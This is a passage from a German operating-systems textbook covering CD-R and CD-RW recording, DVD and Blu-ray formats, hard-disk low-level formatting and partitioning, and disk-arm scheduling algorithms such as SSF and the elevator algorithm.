Das inkrementelle Schreiben erzeugt allerdings auch ein neues Problem. Vor dem Orange Book hatten alle CD-ROMs ein einzelnes **VTOC (Volume Table of Contents)** als Inhaltsverzeichnis am Anfang der CD. Dieses Modell funktionierte beim inkrementellen (d.h. mehrspurigen) Schreiben nicht mehr. Die Lösung des Orange Book war, dass jeder CD-ROM-Spur ein eigenes VTOC gegeben wurde. Unter den im VTOC aufgeführten Dateien können auch einige oder alle der Dateien aus den vorherigen Spuren sein. Nach dem Einlegen der CD-R in das Laufwerk sucht sich das Betriebssystem das neueste VTOC aus allen Spuren heraus, das dann den aktuellen Stand der CD wiedergibt. Indem einige, aber nicht alle Dateien der vorherigen Spuren in das VTOC übernommen werden, entsteht der Eindruck, dass einige Dateien gelöscht wurden. Spuren können zu **Sessions** gruppiert werden, was zu sogenannten **Multisession-CD-ROMs** führt.

Ein normaler Audio-CD-Spieler kann keine Multisession-CDs lesen, weil er eine einzelne VTOC am Beginn der CD erwartet. Allerdings können einige Computeranwendungen damit umgehen.

CD-R-Technologie ermöglicht es Einzelpersonen und Firmen, auf einfache Weise CD-ROMs (und Audio-CDs) zu kopieren – in der Regel unter Verletzung der Urheberrechte des Herstellers. Es wurden deshalb verschiedene Techniken entwickelt, um diese Piraterie zu erschweren und das Einlesen einer CD-ROM mit einer anderen als der dafür vorgesehenen Software zu verhindern. Eine Möglichkeit ist, dass die Dateilängen auf der CD-ROM in Multigigabyte-Größe angegeben werden und so jeder Versuch behindert wird, die Dateien mit Standardsoftware auf die Festplatte zu kopieren. Die tatsächlichen Längen der Dateien befinden sich in der Herstellersoftware oder sind versteckt (möglicherweise verschlüsselt) auf der CD-ROM an unerwarteter Stelle abgelegt. Ein anderes Schema benutzt in ausgewählten Sektoren falsche Fehlerkorrekturcodes, in der Hoffnung, dass die Kopiersoftware diese Fehler beim Kopieren „verbessert“. Die Anwendungssoftware prüft den Code selbst und wird die Arbeit verweigern, wenn die Prüfsummen korrekt sind. Auch die Verwendung von nicht standardmäßigen Lücken zwischen den Spuren und anderen physischen „Defekten“ ist möglich.

CD-Rewritables

Während die meisten Menschen daran gewöhnt sind, auf viele Medien wie Papier oder Fotofilm nur einmal zu schreiben, gibt es jedoch eine Nachfrage für mehrfach beschreibbare CD-ROMs. Eine Technologie dafür sind die **CD-RWs (CD-ReWritable)**, die dieselben Mediengrößen verwenden wie die CD-R. Aber anstelle einer Cyanin- oder Pthalocyanin-Dye verwenden CD-RWs eine Legierung aus Silber, Indium, Antimon und Tellur für die Aufnahmeschicht. Diese Legierung besitzt zwei stabile Zustände: kristallin und amorph, die jeweils unterschiedliche Reflexionseigenschaften aufweisen.

CD-RW-Laufwerke benutzen Laser mit drei verschiedenen Stärken. Bei der höchsten Stufe schmilzt der Laser die Legierung und wandelt sie damit vom hoch reflektierenden kristallinen Zustand in einen wenig reflektierenden amorphen Zustand, um einen Pit darzustellen. Bei der mittleren Laserleistung schmilzt die Legierung und wird wieder kristallin, damit wird die Stelle wieder zu einem Land. Mit der niedrigsten Stufe wird der Zustand nur (zum Lesen) abgetastet, aber nicht verändert.

Der Grund, warum die CD-RW die CD-R noch nicht ersetzt hat, ist, dass die CD-RW-Rohlinge wesentlich teurer sind als die CD-R-Rohlinge. Zudem sind CD-Rs für Anwendungen, die Festplatten archivieren, besser geeignet, weil sie nach dem Beschreiben nicht mehr versehentlich gelöscht werden können.

DVD

Das grundlegende Format der CD/CD-ROM gibt es seit 1980. Die Technologie hat sich seitdem weiterentwickelt, so dass heute optische Medien mit höheren Kapazitäten ökonomisch sinnvoll sind – und es besteht eine große Nachfrage danach. Hollywood wäre hoherfreut, wenn alle analogen Videokassetten durch digitale Medien ersetzt werden könnten: Sie haben eine bessere Qualität, sind billiger herzustellen, halten

länger, nehmen weniger Platz in Videotheken ein und müssen nie zurückgespult werden. Unternehmen im Bereich der Unterhaltungselektronik sind immer auf der Suche nach neuen Kassenschlagern und viele Computerfirmen wollen ihrer Software Multimedia-Eigenschaften hinzufügen.

Diese Kombination aus Technologie und Nachfrage von drei sehr kapitalkräftigen und einflussreichen Industriebereichen hat zur Entwicklung der **DVD** geführt, was zuerst ein Akronym für **Digital Video Disk** war, heute aber **Digital Versatile Disk** (digitale, vielseitig einsetzbare Platte) bedeutet. DVDs sind von derselben üblichen Bauart wie die CD: eine 120 mm große Polycarbonat-Scheibe mit Pits und Lands, die von einer Laserdiode abgetastet und von einem Fotosensor gelesen werden können. Neu ist die Verwendung von

1. kleineren Pits (0,4 µm gegenüber 0,8 µm bei CDs),
2. einer dünneren Spirale (0,74 µm zwischen den Spuren gegenüber 1,6 µm bei CDs) und
3. einem roten Laser (bei 0,65 µm gegenüber 0,78 µm bei CDs).

Diese Erweiterungen erhöhen zusammen die Kapazität um das Siebenfache, also auf etwa 4,7 GB. Ein 1-fach DVD-Laufwerk arbeitet mit 1,4 MB/s (gegenüber 150 KB/s bei CDs). Leider hat der Wechsel auf den roten Laser, der auch in Supermärkten eingesetzt wird, dazu geführt, dass DVD-Spieler einen zweiten Laser oder eine raffinierte Umsetzungsoptik benötigen, damit sie CDs und CD-ROMs lesen können. Doch mit dem Preisverfall bei Lasern bieten heute die meisten Geräte beide Laserarten, so dass auch beide Medienarten gelesen werden können.

Sind 4,7 GB genug? Vielleicht. Mit der MPEG-2-Kompression (die in ISO 13346 standardisiert wurde) können bis zu 133 Minuten Vollbildvideo mit einer hohen Auflösung (720×480), Tonspuren von bis zu acht Sprachen sowie Untertitel in weiteren 32 Sprachen aufgezeichnet werden. Etwa 92% aller Hollywood-Filme, die jemals gedreht wurden, sind weniger als 133 Minuten lang. Trotzdem brauchen einige Anwendungen wie etwa Multimedia-Spiele oder Nachschlagwerke noch mehr Kapazitäten und Hollywood würde gerne mehrere Filme auf einer einzigen Platte speichern können. Deshalb wurden die folgenden vier Formate definiert:

1. Einseitig, mit einer Schicht (4,7 GB)
2. Einseitig, mit zwei Schichten (8,5 GB)
3. Doppelseitig, mit einer Schicht (9,4 GB)
4. Doppelseitig, mit zwei Schichten (17 GB)

Warum so viele Formate? Mit einem Wort: Politik. Philips und Sony wollten einseitige, doppelschichtige Platten für die DVDs mit höherer Kapazität, während Toshiba und Time Warner doppelseitige Platten mit einer Schicht bevorzugten. Philips und Sony gingen davon aus, dass die Benutzer nicht bereit seien, die Platten umzudrehen, und Time Warner hielt zwei Schichten für nicht realisierbar. Der Kompromiss: alle Kombinationen – doch der Markt wird entscheiden, welche Version überleben wird.

Die Technologie mit zwei Schichten besitzt eine reflektierende Schicht am Boden, die von einer semi-reflektierenden Schicht abgedeckt wird. Der Laser wird, je nachdem worauf er fokussiert wird, von der oberen oder der unteren Schicht reflektiert. Die untere Schicht hat etwas größere Pits und Lands, um zuverlässig gelesen werden zu können, damit ist die Kapazität etwas kleiner als die der oberen Schicht.

Doppelseitige Platten werden aus zwei 0,6 mm dicken, einseitigen Platten hergestellt, die mit den Rückseiten aneinandergeklebt werden. Damit die Dicke bei allen Versionen gleich bleibt, besteht die einseitige Platte aus einer 0,6 mm dicken Platte, die mit einer blanken Substratschicht verbunden wird (bzw. in Zukunft eventuell aus einer Schicht, die aus 133 Minuten Werbung besteht – in der Hoffnung, dass der Benutzer neugierig genug ist, um nachzusehen, was sich darunter verbirgt). Die Struktur der doppelseitigen, doppelschichtigen Platte ist in ▶ Abbildung 5.24 dargestellt.




Abbildung 5.24: Eine doppelseitige, doppelschichtige DVD

Die DVD wurde von einem Konsortium aus zehn Firmen der Unterhaltungselektronikbranche, darunter sieben aus Japan, in enger Kooperation mit den großen Filmstudios in Hollywood entwickelt (einige dieser Studios gehörten wiederum den japanischen Firmen in dem Konsortium). Die Computer- und Telekommunikationsindustrie war nicht eingeladen zu diesem Picknick und so lag der Fokus der DVD auf dem Filmverleih- und Verkaufsgeschäft. Beispielsweise sind einige der Standardeigenschaften der DVD das Auslassen einer „schmutzigen“ Szene in Echtzeit (damit Eltern einen Film ab 18 in einen Film für Minderjährige verwandeln können), Sechschanlon und Unterstützung für Pan-and-Scan. Mithilfe der letzten Eigenschaft können DVD-Spieler zur Laufzeit entscheiden, wie die linken und rechten Ränder eines Films (mit dem Höhenseitenverhältnis 3:2) zurechtgeschnitten werden, um auf einen Fernsehbildschirm zu passen (dessen Höhenseitenverhältnis 4:3 ist).

Ein weiterer Punkt, an den die Computerindustrie vermutlich nicht gedacht hätte, ist die internationale Inkompatibilität zwischen DVDs für den US-amerikanischen Markt und DVDs für den europäischen Markt. Für andere Kontinente gibt es sogar noch weitere Standards. Hollywood setzte diese Inkompatibilität durch, da neue Filme immer zuerst in den USA erscheinen und von dort nach Europa verschickt werden könnten, sobald das Video erschienen ist. Man wollte jetzt sicherstellen, dass in Europa nicht schon Kopien aktueller Filme aus den USA in Umlauf kommen, bevor der Film über-

haupt in den europäischen Kinos angelaufen ist, was natürlich den Gewinn der Filmindustrie schmälern würde. Hätte Hollywood ein Mitspracherecht in der Computerindustrie gehabt, gäbe es 3,5-Zoll-Disketten in den USA und 9-cm-Disketten in Europa.

Und dieselben Leute, die uns die einfach-/doppelseitigen DVDs und einfach-/doppelschichtigen DVDs beschert haben, sind jetzt wieder am Ball. Auch in der nächsten Generation gibt es wegen der politischen Streitereien der Industrievertreter keinen einheitlichen Standard. Eines der neuen Geräte ist **Blu-ray**, das einen (blauen) Laser mit einer Stärke von 0,405 µm benutzt, um 25 GB auf eine einschichtige Platte und 50 GB auf eine doppelschichtige Platte zu packen. Das andere ist **HD DVD**, das denselben blauen Laser benutzt, aber nur eine Kapazität von 15 GB (eine Schicht) bzw. 30 GB (zwei Schichten) hat. Dieser Formatkrieg hat die Filmstudios, die Computerhersteller und die Softwarefirmen gespalten. Das Ergebnis dieser fehlenden Standardisierung ist der eher schleichende Absatz, da die Verbraucher warten wollen, bis sich der Staub gelegt hat und man erkennen kann, welches Format am Ende gewinnen wird.¹ Die Dummheit der Industrie bringt den berühmten Satz von George Santayana in Erinnerung: „Wer nicht bereit ist, aus der Geschichte zu lernen, ist dazu verurteilt, sie zu wiederholen.“

5.4.2 Formatierung von Plattenspeichern

Eine Festplatte besteht aus einem Stapel Scheiben aus Aluminium, Glas oder einer Metalllegierung mit einem Durchmesser von 5,25 Zoll oder 3,5 Zoll (für Notebooks sogar noch kleiner). Auf jeder Scheibe ist eine sehr dünne magnetisierbare Metalloxidschicht angebracht. Nach der Herstellung gibt es keinerlei Informationen auf dieser Platte.

Bevor die Festplatte benutzt werden kann, muss jede Scheibe eine sogenannte **Low-Level-Formatierung** durchmachen, die von der Software durchgeführt wird. Diese Formatierung besteht aus einer Reihe von konzentrischen Spuren, von denen jede eine Anzahl an Sektoren enthält, wobei sich zwischen den einzelnen Sektoren kleine Lücken befinden. Das Format eines Sektors ist in ► Abbildung 5.25 dargestellt.



Abbildung 5.25: Festplattensektor

Die Präambel beginnt mit einem bestimmten Bitmuster, damit die Hardware den Beginn eines Sektors erkennen kann. Sie enthält außerdem die Zylinder- und Sektornummer und einige andere Informationen. Die Größe des Datenteils wird vom Formatierungsprogramm festgelegt. Die meisten Festplatten nutzen 512 Byte große Sektoren. Das Fehlerkorrekturfeld (ECC) enthält redundante Informationen, die zur Wiederherstellung nach Lesefehlern genutzt werden können. Die Größe und der Inhalt dieses Felds ist von Hersteller zu Hersteller verschieden und hängt davon ab, wie viel Platz der Entwickler bereit ist, für höhere Zuverlässigkeit abzugeben, und wie komplex der

¹ Anm. d. Übers.: Zum Zeitpunkt der Erstellung der deutschen Übersetzung ist bereits klar, dass das Blu-ray-Format gewonnen hat.

Fehlerkorrekturcode des Controllers ist. Ein 16-Byte-Fehlerkorrekturfeld ist nicht ungewöhnlich. Außerdem haben alle Festplatten eine gewisse Anzahl an Reserve-sektoren, um Sektoren mit Herstellungsfehlern zu ersetzen.

Die Position des Sektors 0 einer Spur ist leicht versetzt zur Position des Sektors 0 der vorherigen Spur, wenn die Low-Level-Formatierung durchgeführt wird. Diese Verschiebung nennt man **Zylinderversatz** (*cylinder skew*), sie dient der Verbesserung der Performanz. Der Grundgedanke dabei ist, dass die Platte mehrere Spuren mit einer einzigen Operation ohne Datenverlust einlesen kann. Die Art dieses Problems wird durch Betrachten von Abbildung 5.19(a) deutlich. Angenommen, eine Anfrage benötigt 18 Sektoren, angefangen bei Sektor 0 der innersten Spur. Das Lesen der ersten 16 Sektoren benötigt eine Plattenumdrehung, aber für Sektor 17 muss der Kopf neu positioniert werden, da die Spur gewechselt werden muss. Bis der Kopf aber zur nächsten Spur bewegt ist, ist Sektor 0 bereits am Lesekopf vorbeirotiert, so dass nun eine volle Umdrehung für diesen Sektor nötig wird. Dieses Problem lässt sich durch Versatz der Sektoren lösen, wie in ▶Abbildung 5.26 gezeigt wird.




Abbildung 5.26: Darstellung des Zylinderversatzes

Die Größe des Zylinderversatzes hängt von der Plattengeometrie ab. Eine Festplatte mit 10.000 Umdrehungen pro Sekunde beispielsweise benötigt 6 ms für eine Rotation. Wenn eine Spur 300 Sektoren enthält, dann taucht alle 20 µs ein neuer Sektor unter dem Kopf auf. Wenn die Positionierungszeit von einer zur nächsten Spur 800 µs dauert, dann laufen in dieser Zeit 40 Sektoren am Kopf vorbei, der Zylinderversatz sollte also 40 Sektoren betragen (statt drei wie in Abbildung 5.26). Es sollte noch erwähnt werden, dass das Umschalten zwischen den Köpfen ebenfalls eine gewisse Zeit benö-

tigt, deshalb gibt es neben dem Zylinderversatz auch noch einen **Kopfversatz** (*head skew*), der allerdings nicht besonders groß ist.

Infolge der Low-Level-Formatierung ist die Plattenkapazität reduziert, je nach Größe der Präambeln, der Lücke zwischen den Sektoren, dem Fehlerkorrekturcode und der Anzahl der Reservesektoren. Oft ist die formatierte Kapazität 20% niedriger als die unformatierte. Die Reservesektoren zählen nicht zur formatierten Kapazität, deshalb haben alle Festplatten eines Typs bei der Auslieferung genau dieselbe Kapazität, egal wie viele defekte Sektoren auf der Platte vorhanden sind (wenn die Anzahl der defekten Sektoren die Anzahl der Reservesektoren übersteigt, wird die Platte nicht ausgeliefert).

Es herrscht allgemeine Verwirrung darüber, was die Angabe der Festplattenkapazität angeht, da einige Hersteller mit der unformatierten Kapazität werben, um ihre Platten größer erscheinen zu lassen, als sie es in Wirklichkeit sind. Stellen Sie sich beispielsweise eine Platte mit einer unformatierten Kapazität von 200×10^9 Byte vor. Diese könnte als 200-GB-Platte verkauft werden. Doch nach dem Formatieren sind vielleicht nur noch 170×10^9 Byte für Daten verfügbar. Um die Verwirrung komplett zu machen, gibt das Betriebssystem als Kapazität eventuell nur 158 GB statt 170 GB an, weil die Software 1 GB als 2^{30} (=1.073.741.824) Byte und nicht als 10^9 (=1.000.000.000) Byte ansieht.

Erschwerend kommt hinzu, dass 1 Gbps in der Welt der Datenkommunikation 1.000.000.000 Bit/s entspricht, weil das Präfix „giga“ eigentlich 10^9 bedeutet (ein Kilometer hat schließlich auch 1.000 Meter, nicht 1.024 Meter). Nur bei Arbeitsspeicher- und Festplattengrößen bedeuten „kilo“, „mega“, „giga“ und „tera“ 2^{10} , 2^{20} , 2^{30} bzw. 2^{40} .

Die Formatierung hat auch Einfluss auf die Geschwindigkeit. Wenn eine Festplatte mit 10.000 Umdrehungen pro Sekunde 300 Sektoren pro Spur von je 512 Byte hat, dann benötigt sie 6 ms, um 153.600 Byte einer Spur zu lesen, bei einer Datenrate von 25.600.000 Byte/s oder 244 MB/s. Diese Geschwindigkeit lässt sich nicht übertreffen, egal welche Schnittstelle benutzt wird, selbst wenn eine SCSI-Schnittstelle mit 80 MB/s, 160 MB/s oder 320 MB/s eingesetzt wird.

Kontinuierliches Lesen bei dieser Rate setzt einen großen Puffer im Controller voraus. Nehmen wir beispielsweise an, dass ein Controller mit einem Puffer, der nur einen Sektor aufnehmen kann, den Befehl bekommen hat, zwei hintereinanderliegende Sektoren zu lesen. Nachdem der erste Sektor von der Festplatte gelesen und die Fehlerkorrektur durchgeführt wurde, müssen die Daten in den Arbeitsspeicher geschrieben werden. Während dieses Transfers rotiert der nächste Sektor unter dem Kopf vorbei. Sobald das Kopieren in den Speicher beendet ist, muss der Controller fast eine ganze Umdrehung warten, bis der richtige Sektor wieder erscheint.

Dieses Problem lässt sich dadurch beheben, dass die Sektoren bereits beim Formatieren mit einem speziellen Verschachtelungsverfahren (*interleaving*) durchnummieriert werden. In ►Abbildung 5.27(a) kann man die normale Nummerierung sehen (ohne den Zylinderversatz zu berücksichtigen). In ►Abbildung 5.27(b) sieht man eine **einfach verschachtelte** Platte (*single interleaving*), was dem Controller eine kleine Verschnaufpause zwischen zwei hintereinanderliegenden Sektoren verschafft, um den Puffer in den Arbeitsspeicher zu kopieren.




Abbildung 5.27: (a) Keine Verschachtelung (b) Einfache Verschachtelung (c) Doppelte Verschachtelung

Wenn der Kopievorgang sehr langsam ist, wird **doppelte Verschachtelung** (*double interleaving*) benötigt, siehe ▶Abbildung 5.27(c). Falls der Puffer des Controllers nur für einen Sektor ausreicht, spielt es keine Rolle, ob das Kopieren vom Puffer in den Arbeitsspeicher vom Controller, dem Prozessor oder einem DMA-Chip durchgeführt wird – es braucht einfach eine gewisse Zeit. Damit Verschachtelung generell vermieden werden kann, sollte der Controller eine komplette Spur zwischenspeichern können. Die meisten modernen Controller sind dazu in der Lage.

Nachdem die Low-Level-Formatierung abgeschlossen wurde, wird die Festplatte partitioniert. Logisch gesehen handelt es sich bei jeder Partition um eine eigene Festplatte. Partitionen werden benötigt, um die Koexistenz von mehreren Betriebssystemen zu ermöglichen. In einigen Fällen kann eine Partition auch für Swapping benutzt werden. Bei Pentium-Rechnern und den meisten anderen Computern enthält der Sektor 0 den **Master Boot Record**, der etwas Bootcode und die Partitionstabelle am Ende enthält. Die Partitionstabelle beschreibt den Startsektor und die Größe jeder Partition. Auf einem Pentium hat die Partitionstabelle Platz für vier Partitionen. Wenn diese alle für Windows verwendet werden, bekommen sie die Namen C:, D:, E: und F: und werden wie eigenständige Platten behandelt. Wenn drei der Laufwerke für Windows und eines für UNIX genutzt werden, dann nennt Windows die Platten C:, D: und E:. Das erste CD-ROM-Laufwerk wird dann den Namen F: bekommen. Damit von der Festplatte hochgefahren werden kann, muss eine der Partitionen in der Partitionstabelle als aktiv gekennzeichnet sein.

Der letzte Schritt zur Benutzung einer Festplatte ist die **High-Level-Formatierung** jeder einzelnen Partition (getrennt voneinander). Diese Operation richtet einen Boot-Block, die Liste der freien Bereiche zur Speicherverwaltung (Freibereichsliste oder Bitmap), das Wurzelverzeichnis und ein leeres Dateisystem ein. Zusätzlich wird noch ein Code in die Partitionstabelle geschrieben und damit wird gekennzeichnet, welches Dateisystem in der jeweiligen Partition verwendet wird, weil viele Betriebssysteme mehrere, zueinander inkompatible Dateisysteme unterstützen (aus historischen Gründen). Jetzt kann das System gebootet werden.

Sobald der Strom eingeschaltet ist, läuft zunächst das BIOS, das den Master Boot Record einliest und startet. Das Boot-Programm überprüft, welche Partition aktiv ist. Dann wird der Bootsektor der entsprechenden Partition gelesen und ausgeführt. Dieser Bootsektor enthält ein kleines Programm, das in der Regel einen größeren Bootlader aufruft, der das Dateisystem nach dem Betriebssystemkern durchsucht. Dieses wird dann in den Arbeitsspeicher geladen und ausgeführt.

5.4.3 Strategien zur Steuerung des Plattenarms

In diesem Abschnitt wenden wir uns Themen zu, die ganz allgemein mit Plattenentreibern zusammenhängen. Zuerst wollen wir überlegen, wie lange es dauert, einen Plattenblock zu lesen oder zu beschreiben. Die benötigte Zeit wird von drei Faktoren bestimmt:

1. Kopfpositionierungszeit (die Zeit, bis der Arm über dem entsprechenden Zylinder steht)
2. Rotationsverzögerung (die Zeit, bis der entsprechende Sektor unter dem Kopf erscheint)
3. Dauer der Datenübertragung

Bei den meisten Platten dominiert die Kopfpositionierungszeit gegenüber den anderen beiden Zeiten, weshalb eine Reduzierung dieses Parameters die Systemleistung erheblich verbessern kann.

Falls der Platten treiber immer nur jeweils eine Anfrage akzeptiert und sie dann in dieser Reihenfolge ausführt, also gemäß der Strategie **First Come First Served (FCFS)**, kann zur Optimierung der Kopfpositionierungszeit nur wenig unternommen werden. Wenn die Platte allerdings stark beansprucht wird, sind auch andere Strategien möglich. Es ist recht wahrscheinlich, dass weitere Plattenanfragen von anderen Prozessen eintreffen, während der Arm noch für die erste Anfrage positioniert wird. Viele Platten treiber verwalten eine Tabelle, die über die Zylindernummer indiziert wird und in der alle noch auszuführenden Anfragen für jeden Zylinder in einer verketteten Liste abgespeichert sind.

Mithilfe dieser Datenstruktur kann die FCFS-Schedulingstrategie verbessert werden. Zur Veranschaulichung betrachten wir eine imaginäre Festplatte mit 40 Zylindern. Es trifft die Anfrage ein, einen Block auf Zylinder 11 zu lesen. Während der Kopf positioniert wird, treffen weitere Anfragen für die Zylinder 1, 36, 16, 34, 9 und 12 in dieser Reihenfolge ein. Sie werden in die Tabelle für noch auszuführende Aufgaben eingetragen, und zwar pro Zylinder in getrennte verkettete Listen. Die Anfragen sind in ▶ Abbildung 5.28 dargestellt.




Abbildung 5.28: Das Platten-Scheduling mit Shortest Seek First (SSF)

Wenn die aktuelle Anfrage (für Zylinder 11) beendet ist, hat der Plattentreiber die Wahl, welche Anfrage er als Nächstes bearbeitet. Mit der Strategie FCFS würde er zunächst zu Zylinder 1 gehen, dann zu Zylinder 36 usw. Dieser Algorithmus benötigt dann Armbewegungen über 10, 35, 20, 18, 25 bzw. 3 und damit insgesamt über 111 Zylinder.

Alternativ könnte auch immer die Anfrage bearbeitet werden, die am nächsten zur aktuellen Kopfposition liegt, um die Suchzeit zu minimieren. Mit den Anfragen aus Abbildung 5.28 ergibt dies die Folge 12, 9, 16, 1, 34 und 36, die durch die gezackte Linie im unteren Teil von Abbildung 5.28 dargestellt ist. Bei dieser Reihenfolge werden dann Armbewegungen über 1, 3, 7, 15, 33 bzw. 2 und somit insgesamt 61 Zylinder benötigt. Diese Strategie, **Shortest Seek First (SSF)**, vermindert die Anzahl der Armbewegungen im Vergleich zu FCFS um fast die Hälfte.

Unglücklicherweise hat SSF ein Problem. Angenommen, es treffen weitere Anfragen ein, während die Anfragen aus Abbildung 5.28 abgearbeitet werden. Wenn etwa eine Anfrage für Zylinder 8 eintrifft, während die für Zylinder 16 noch bearbeitet wird, dann hat diese neue Anfrage Priorität vor der alten für Zylinder 1. Kommt währenddessen eine Anfrage für Zylinder 13 hinzu, dann wird der Kopf als Nächstes zu Zylinder 13 statt zu 1 bewegt. Bei einer stark belasteten Platte bleibt der Arm tendenziell einen Großteil der Zeit in der Mitte, so dass Anfragen für äußere oder innere Zylinder warten müssen, bis irgendwann eine statistische Schwankung in der Arbeitslast dazu führt, dass es keine Anfragen nach Zylindern in der Mitte mehr gibt. Grundsätzlich werden bei SSF die Anfragen nach Zylindern, die sich weit von der Mitte entfernt befinden, nur unzureichend fair behandelt. Die Ziele der minimalen Antwortzeit und der Fairness stehen hier also miteinander in Konflikt.

Das gleiche Problem gibt es auch in Hochhäusern: Die Steuerung eines Aufzugs in einem Hochhaus gleicht der Steuerung eines Plattenarms. Es gibt auch hier ständige Anfragen, die den Aufzug in einer zufälligen Reihenfolge in die verschiedenen Stockwerke (Zylinder) rufen. Der Mikroprozessor, der die Steuerung des Aufzugs übernimmt, kann sich einfach die Reihenfolge der Anforderungen merken und sie gemäß FCFS oder SSF abarbeiten.

Die meisten Aufzüge verwenden allerdings eine andere Strategie, um die wechselseitig konkurrierenden Ziele von Effizienz und Fairness miteinander in Einklang zu bringen: Sie bewegen sich so lange in eine Richtung, bis es für diese Richtung keine unerfüllten Anfragen mehr gibt, dann wechseln sie die Richtung. Diese Strategie, die sowohl in der Welt der Festplatten als auch in der Welt der Aufzüge als **Aufzugsalgorithmus (elevator algorithm)** bekannt ist, verlangt von der Software die Verwaltung eines Bits, das die aktuelle Richtung, *UP* oder *DOWN*, angibt. Wenn eine Anfrage erfüllt worden ist, überprüft der Platten- oder Aufzugstreiber dieses Bit. Falls das Bit auf *UP* gesetzt ist, wird der Arm oder die Aufzugskabine zur nächsthöheren Anfrage bewegt. Falls keine höhere Anfrage mehr aussteht, wird das Richtungsbit umgedreht. Wenn das Bit auf *DOWN* gesetzt ist, wird der Arm oder die Aufzugskabine zur nächstkleineren Anfrage bewegt, falls es eine gibt.

► Abbildung 5.29 zeigt den Aufzugalgorithmus mit denselben Anfragen wie in Abbildung 5.28, wobei angenommen wurde, dass der Wert des Richtungsbits anfangs *UP* war. Die Reihenfolge, in der die Zylinder bedient werden, lautet 12, 16, 34, 36, 9 und 1. Bei dieser Reihenfolge beträgt die Anzahl der Armbewegungen jeweils 1, 4, 18, 2, 27 und 8 und damit insgesamt 60 Zylinder. In diesem Fall ist der Aufzugalgorithmus etwas besser als SSF, obwohl er im Allgemeinen schlechter ist. Eine schöne Eigenschaft des Aufzugalgorithmus ist, dass für jede Menge von Anfragen die obere Grenze der Summe der Armbewegungen fest ist: maximal zweimal die Anzahl der Zylinder.




Abbildung 5.29: Der Aufzugalgorithmus zur Planung von Plattenzugriffen

Eine leichte Modifikation dieser Strategie, die eine geringere Varianz der Antwortzeit aufweist, sieht vor, den Arm immer in dieselbe Richtung zu bewegen (Teory, 1972). Wenn die Anfrage nach dem Zylinder mit der höchsten Nummer bedient worden ist, bewegt sich der Arm zu dem Zylinder mit der niedrigsten Nummer, zu dem eine Anfrage vorliegt, bevor er seine Aufwärtsbewegung fortsetzt. Es wird also im Prinzip angenommen, dass der Zylinder mit der kleinsten Nummer direkt über dem Zylinder mit der größten Nummer liegt.

